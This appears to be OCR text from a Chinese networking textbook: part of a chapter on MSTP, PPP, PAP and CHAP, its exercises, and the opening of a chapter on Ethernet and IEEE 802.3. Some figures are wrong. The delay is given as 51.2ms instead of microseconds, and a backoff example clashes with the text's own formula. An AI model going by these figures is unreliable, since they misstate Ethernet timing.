


图 2.28　在 SDH 的分插复用器 ADM 上提供的多业务传输平台 MSTP 接口

（1）传输链路的带宽可灵活配置。

（2）以太网帧的数据封装方式可采用 PPP、LAPS 或 GFP。

（3）能够保证包括以太网 MAC 帧、VLAN 标记等在内的以太帧的完整透明传输。

（4）具有转发/过滤以太帧的功能和帧中的信息维护功能。

（5）能够识别符合 IEEE 802.1Q 规定的数据帧，并根据 VLAN 信息进行以太帧的转发/过滤。

（6）支持 IEEE 802.1D 生成树协议 STP、多链路的聚合和以太网端口的流量控制。

（7）提供自学习和静态配置两种可选方式以维护 MAC 地址表。

综上所述，在 MSTP 和 EPON 等技术的综合支持下，以太网技术已从局域网扩展到了城域网和广域网的应用中。从应用角度分析，MSTP 传输平台可提供以太网专线业务和 ADSL 接入服务，提供以太网二层交换功能和三层交换功能，如图 2.29 所示。




图 2.29　基于 SDH 的 MSTP 平台构建的高速城域网提供的接入服务

2.5　本章要点

（1）传统的模拟电话网络目前已经成为模拟信号和数字信号兼有的交换式网络。它由 3 个部分构成：本地用户线路、主干线路和交换局。有若干层次的交换局，例如，终端交换局，中继交换局和区域交换局。

（2）电信网络在逻辑上可分为控制信令网络和用户数据传输网络。在电话用户终端的输入信道中，信令信号和数据信号使用同样的线路。在输出信道中，带宽的一部分用于传输信令，另一部分用于传输数据。电话网络的信令系统使用的协议称为七号信令系统 SS7。

（3）利用本地电话线路传输数据的传统方法是使用调制解调器 Modem，它将数据信号调制到音频载波上传输。常用的 Modem 遵循 V 系列标准：V.32 Modem 的速率为 9600bps。V.32 bis Modem 的速率为 14 400bps。V.90 Modem 的下行速率为 56kbps，上行速率为

33.6kbps。

(4) 电信系统的另一类高速率数据业务是数据用户线路 xDSL,用户可以利用本地电话线路接入互联网 ISP。技术规范包括:不对称数据用户环路 ADSL,它的下行速率高于上行速率。高比特率用户线路 HDSL 可用于替代 E-1 线路(2Mbps)。对称数字用户线路 SDSL 是 HDSL 在一对普通电话双绞线上应用的一个版本。

(5) 调制解调器使用的数据链路层协议是点对点协议 PPP,它是一个面向字节的协议,支持网络控制协议(NCP),用户身份认证(AP),链路控制协议(LCP)和网络层的 IP 包的传输服务。

(6) 挑战握手身份认证协议(CHAP)将用户口令保密传输,安全性比口令认证协议 PAP 好。它们都在 PPP 通信和邮件服务器访问等系统中得到广泛应用。认证协议仅在通信开始的身份认证阶段使用。

(7) 口令认证协议(PAP)比较简单,身份认证的过程只有两个步骤:①当用户要访问互联网服务商(ISP)的系统或服务器时,就向其发送认证的标识,通常是用户名和口令。②系统对用户名和口令进行鉴别,以确定接受或拒绝连接。此协议将用户名和口令在链路上明文传输,很容易被截获,存在用户名和口令泄露的安全问题。

(8) 挑战握手身份认证协议(CHAP)采用三次握手进行身份认证,它的安全性比 PAP 好,口令是保密的,不在链路上传输。即使入侵者窃获了计算结果,也不可能利用计算的结果反向算出口令。

(9) 基于 SDH 同步数据通信网的多协议传输平台(MSTP)是构建城域网和广域网的主流技术。多协议标签交换 MPLS 在 MSTP 中的应用,可使各种网络协议在同一个 MPLS 平台上实现统一。

(10) 两个远端以太网之间通过 MSTP 远程互联的数据处理过程是:先将以太网数据流经过处理模块实现流控制、VLAN 处理、二层交换、性能统计,然后再利用通用成帧规程 GFP、LAPS 或 PPP 等协议封装,再映射到 SDH 的虚容器中,通过 SDH 传输。在接收端进行相反的处理。

习题与实践

1. 电话通信网络的 3 个主要组成成分是什么?

2. 电信系统使用各种 xDSL 提供什么服务?用 ADSL 与 Modem 上网的原理有何不同?

3. 假设电话线路的质量良好,请计算使用下列各种技术下载 1MB 数据文件所需的最小时间:

a. V.32 调制解调器　　b. V.32bis 调制解调器　　c. V.90 调制解调器

4. 利用一台具有拨号调制解调器接口的计算机接入电话系统,通过拨打当地电信局的互联网接入电话号码上网,利用 Wireshark 捕获上网数据(参见第 7 章),分析 PPP 的数据帧结构,找出图 2.12 所示的 6 个通信阶段的数据交换进程的数据包,进行详细分析,写出实验报告。

5. 利用一台 ADSL 调制解调器将计算机通过宽带租用线路接入互联网,利用

Wireshark 捕获身份认证阶段的数据包，判断是否是 PPPoE 的数据通信？是否先将 IP 包封装入 PPP 帧中，再将 PPP 帧封装入以太帧中？（参看第 3 章）写出实验报告。

6. 访问你注册的电子邮件服务器时，首先要输入你的用户名和口令进行身份认证。判断此过程采用的是 PAP 协议还是 CHAP 协议？这两种身份认证协议各自的优缺点是什么？用 Wireshark 软件将此过程的网络数据捕获下来，能否从网络数据中获取你的用户名、口令和邮件内容？

7. 在讨论调制解调器的通信速率中，常同时使用比特率和波特率，它们之间有何不同？试给出一个比特率与波特率两者相同的例子，以及比特率和波特率两者不同时的通信系统的例子。

8. 简述 AAA 和 RADIUS 协议的原理。当你拨打电话时是用什么进行身份认证的？电话怎样计费？

9. 你的计算机有以太网接口和 Modem 接口吗？它们的工作原理和用途有何不同？

10. 简述 SDH 系统的特点、SDH 城域网的结构和 3 个层的功能。

11. 你的校园网是以太网吗？如何利用 MSTP 将两个校园网远程互联，IP 包是如何封装传输的？

12. 为什么说以太网的应用领域已从局域网扩展到城域网和广域网？没有 SDH 同步数据通信系统的支持行吗？（提示：由于多种光纤通信新技术的支持，以太网技术的应用不再只限于局域网。）

13. 在什么情况下对远程计算机局域网之间的互联需要通过 SDH 系统提供的多业务传输平台？如果将以太帧或 IP 包直接封装入 SDH 的载荷中传输存在什么问题？这些问题如何解决（提示：以太帧和 IP 包的长度是随机动态变化的，而 SDH 的载荷信道容量是预约固定分配的）？

第 3 章　以太网家族及其安全应用

一般情况下，局域网(Local Area Network，LAN)指传输线(如 5 类双绞线)长度不超过 100 米的本地计算机网络，如家庭、楼宇等内部计算机网络，而私有网络(Private Network)则指利用各种长距离传输媒介(如光纤、卫星、租用数据信道等)将远距离的多个局域网互联后构成的专用网络，例如：校园网、企业网、电子政务网、税务金融银行网等(详见第 11 章关于 VPN 虚拟私有网络的介绍)。从 20 世纪 70 年代开始出现了很多不同的局域网技术，例如：以太网(Ethernet)、令牌环网(Token Ring)、令牌总线(Token Bus)、光纤分布式数据接口(FDDI)、异步传输模式 ATM 等。经过了数十年网络应用中的优胜劣汰，以太网成为当前构建局域网和广域私有网络的重要技术。其长盛不衰的主要原因除了以太网协议本身具有的先天优势外，还在于以太网技术的与时俱进、不断更新和发展。

在过去的三十多年里，以太网经历了 5 代的演变，但主要的基本概念保持不变，数据帧结构基本不变。它们是标准以太网(10Mbps)、快速以太网 FE(100Mbps)、千兆以太网 GE(1Gbps)，十千兆以太网 10GE(10Gbps)，以及基于无源光纤网络的以太网(Ethernet over Passive Optical Network，EPON)。以太网的不断发展是采用了新的数据链路层和物理层技术，来满足市场不断增长的需求(例如：有线电视网、通信网、互联网的三网融合等)。本章介绍这些以太网家族中的各种衍生技术，还讨论与以太网运行密切相关的地址解析协议(ARP)及其安全、动态主机配置协议(DHCP)的原理与安全。最后介绍 EPON 的工作原理及安全应用、IEEE 802.11 无线局域网等。列举了以太帧、ARP 和 DHCP 的实测数据分析，来说明 ARP 欺骗的原理和危害，以及以太网中几种常见的拒绝服务攻击 DoS 的监测和安全防护方法等。

3.1　以太网与 IEEE 802.3

3.1.1　IEEE 802 局域网标准

1985 年，电气与电子工程师协会(IEEE)启动了 802 标准项目，以建立一套技术标准让各不同网络设备制造商的产品之间能够互联通信。802 项目的目的并不是要取代互联网的 OSI 开放系统互联模型，而是要定义局域网协议的物理层和数据链路层的功能和标准。

后来，IEEE 802 标准被美国国家标准局 ANSI 采纳，在 1987 年，国际标准化组织 ISO 也将其采纳作为 ISO 8802 国际标准。图 3.1 是 802 标准与 OSI 模型的对照关系。IEEE 802 将数据链路层分为两个子层：逻辑链路控制子层(Logical Link Control，LLC)和媒体访问控制子层(Media Access Control，MAC)。IEEE 也为不同的局域网协议建立了几个物理层的标准。

在第 1 章中讨论过数据链路层，它的功能是在同一个网络中的两个相邻结点(设备)之间进行帧的传输、流量控制和差错控制。在 IEEE 802 中，流量控制、差错控制和构建帧的




图 3.1　IEEE 局域网标准与 OSI 或互联网模型的对照

功能由逻辑链路控制 LLC 子层来完成。帧的构建由 LLC 和 MAC 共同完成。

LLC 为所有不同底层技术的局域网提供了统一的数据链路控制协议，因此 LLC 不同于 MAC 媒体访问控制子层。由于不同物理层的局域网使用同样的 LLC 协议，就使得它们之间可以互联通信，如图 3.1 所示。

LLC 定义了一个协议数据单元(Protocol Data Unit，PDU)，它的头部包含了一个用于流量控制和差错控制的控制字段，两个其他的头部字段用于标识源和目的主机的 LLC 的上层协议。这两个字段称为目的服务访问点(Destination Service Access Point，DSAP)和源服务访问点(Source Service Access Point，SSAP)。在一个典型的数据链路控制协议(如高级数据链路控制(HDLC)等)中定义的其他字段被移到 MAC 子层。换言之，在 HDLC 里定义的一个帧，被分开放入 LLC 子层的 PDU 和 MAC 子层的帧内。对传输媒体的访问控制包括：随机访问、受控访问，以及信道多路复用。IEEE 802 标准的 MAC 子层定义了对每种局域网的物理层访问方式。例如，以太局域网的媒体访问方法是 CSMA/CD(载波侦听多路访问/冲突检测)，令牌环网和令牌总线的媒体访问方式是令牌传递。物理层的传输媒体包括：同轴电缆、双绞线、光纤、无线电信道等，IEEE 为每种局域网定义了详细的物理层参数。

3.1.2　IEEE 802.3 与标准以太网

以太网是 20 世纪 70 年代早期由 Xerox 公司开发的用于将计算机工作站互联的局域网技术。在 20 世纪 80 年代早期，由 DEC、Intel 和 Xerox 合作制定了 DIX 以太网标准，用于同轴电缆传输的帧速率为 10Mbps 的局域网。在此基础上于 1985 年发布了基于粗同轴电缆的 IEEE 802.3 LAN 的标准。以太网和 IEEE 802.3 标准的主要差别是头部中“长度/类型”字段的定义，如图 3.2 所示。IEEE 802.3 标准在短短的几年内就得到修订和补充，传输线缆包括细同轴电缆、双绞线、单模和多模光纤。1995 年制定了 100Mbps 的 FE 快速以太网标准，1998 年制定了 1Gbps 的 GE 千兆以太网标准，后来又制定了 10Gbps 以太网标准。



图 3.2　IEEE 802.3 和以太网的数据帧结构

参见图 1.17 的以太网结构。早先的 802.3 标准定义了基于总线式同轴电缆的传输网络，每个终端的传输信号在共享式的媒体上广播，采用载波侦听多路访问/冲突检测(Carrier Sensing Multiple Access With Collision Detection，CSMA/CD)技术作为媒体访问控制 MAC 协议。当一个工作站要发送数据帧时，要等待传输信道空闲时才能发送。它在发送数据帧时必须同时持续侦听线缆上是否有其他工作站也发送数据帧而产生冲突。如果发生了冲突，就中止传输，然后等待一个随机时间段后再重新发送该数据帧。如果在两倍传输延迟的时间内没有发生冲突(数字信号经过网络中最长电缆传输的延迟时间的两倍)，那么此工作站知道它的传输已经独占了此信道，数据帧广播给了所有的工作站，其他工作站就要等待到线路空闲时才能发送数据帧。由此定义了最小时间槽的长度就是两倍于信号在网络中最长电缆中传输的延迟时间。

在 CSMA/CD 系统里的一个重要参数就是此时间槽，它定义了一个工作站占用信道的最短时间，如果一个以太帧太短，传输此帧的信道占用时间小于此时间槽，则发送端检测不到是否发生了碰撞。早先 IEEE 802.3 设计的以太网速率是 10Mbps，同轴电缆的最大传输距离为 2500m。传输中继器最多可用 4 个，终端到终端的最大传输延迟为 51.2ms。在 10Mbps 的速率时，此传输延迟等于 64B(512b)的发送时间，因此这就是以太网数据帧的最小长度。如果以太帧短于 64B，就要加入 0 作为数据填充。

IEEE 802.3 标准规定主机在发生了一次冲突而中止传输后，再进行第 n 次尝试重传的时间间隔为 $0\sim2^k-1$ 倍时间槽之间，其中 $k=\min(n,10)$。即冲突后的第一次重传的等待时间间隔是 1 或 2 倍时间槽，第二次重传的等待时间是 0、1、2 或 3 倍时间槽，每次重传的等待时间按照 2 倍的延迟递增，直到最大值 2^{10} 倍时间槽。冲突的次数越多，重传等待的时间间隔越长，就减小了再次发生冲突的概率。

1. 以太网的帧结构

如图 3.2 所示，各种不同速率的以太帧的结构都是相同的。以太帧结构包含的字段是：前导符(preamble)，帧开始定界符，目的物理地址，源物理地址，帧长度或内部封装的协议数据单元 PDU 类型，载荷数据和填充，循环冗余校验码。源主机将以太帧广播发送到传输线上后，接收端收到帧后并不向源主机返回确认信息，确认功能必须由上层执行。前导符和帧开始定界符字段属于物理层的头部，可用于自动识别该帧的标称速率。

(1) 前导符：长 7B(56b)，由 56 个 1 和 0 的交替构成，用于告知接收端有帧到达，以及识别该帧的速率是 10Mbps、100Mbps 还是 1Gbps。接收机的网卡读取收到帧的前导符，由此判断该帧的速率，然后网卡的时钟自动与输入帧的速率同步，从而正确读取整个数据帧。因此各种不同速率的以太帧可以在同一个以太网中传输，相互兼容。接收端丢失此字段的部分不会影响帧的完整接收。

(2) 帧开始定界符(start frame delimiter，SFD)：长 1B(10101011)，标识帧的开始。告诉接收端这是最后的时钟同步机会。最后 2 个比特为 11，表示下一字段是目的 MAC 地址。

(3) 目的物理地址 Dst(destination address)：长 6B，标识该帧的接收端的 MAC 物理地址。

(4) 源物理地址 Src(Source address)：长 6B，标识发送方的 MAC 物理地址。

(5) 帧长度或类型字段：以太网用此字段标识帧内部封装数据的上层协议类型，IEEE 802.3 标准使用此字段表示此帧的字节“长度”。从图 3.2 可知，帧的最大长度为 6+

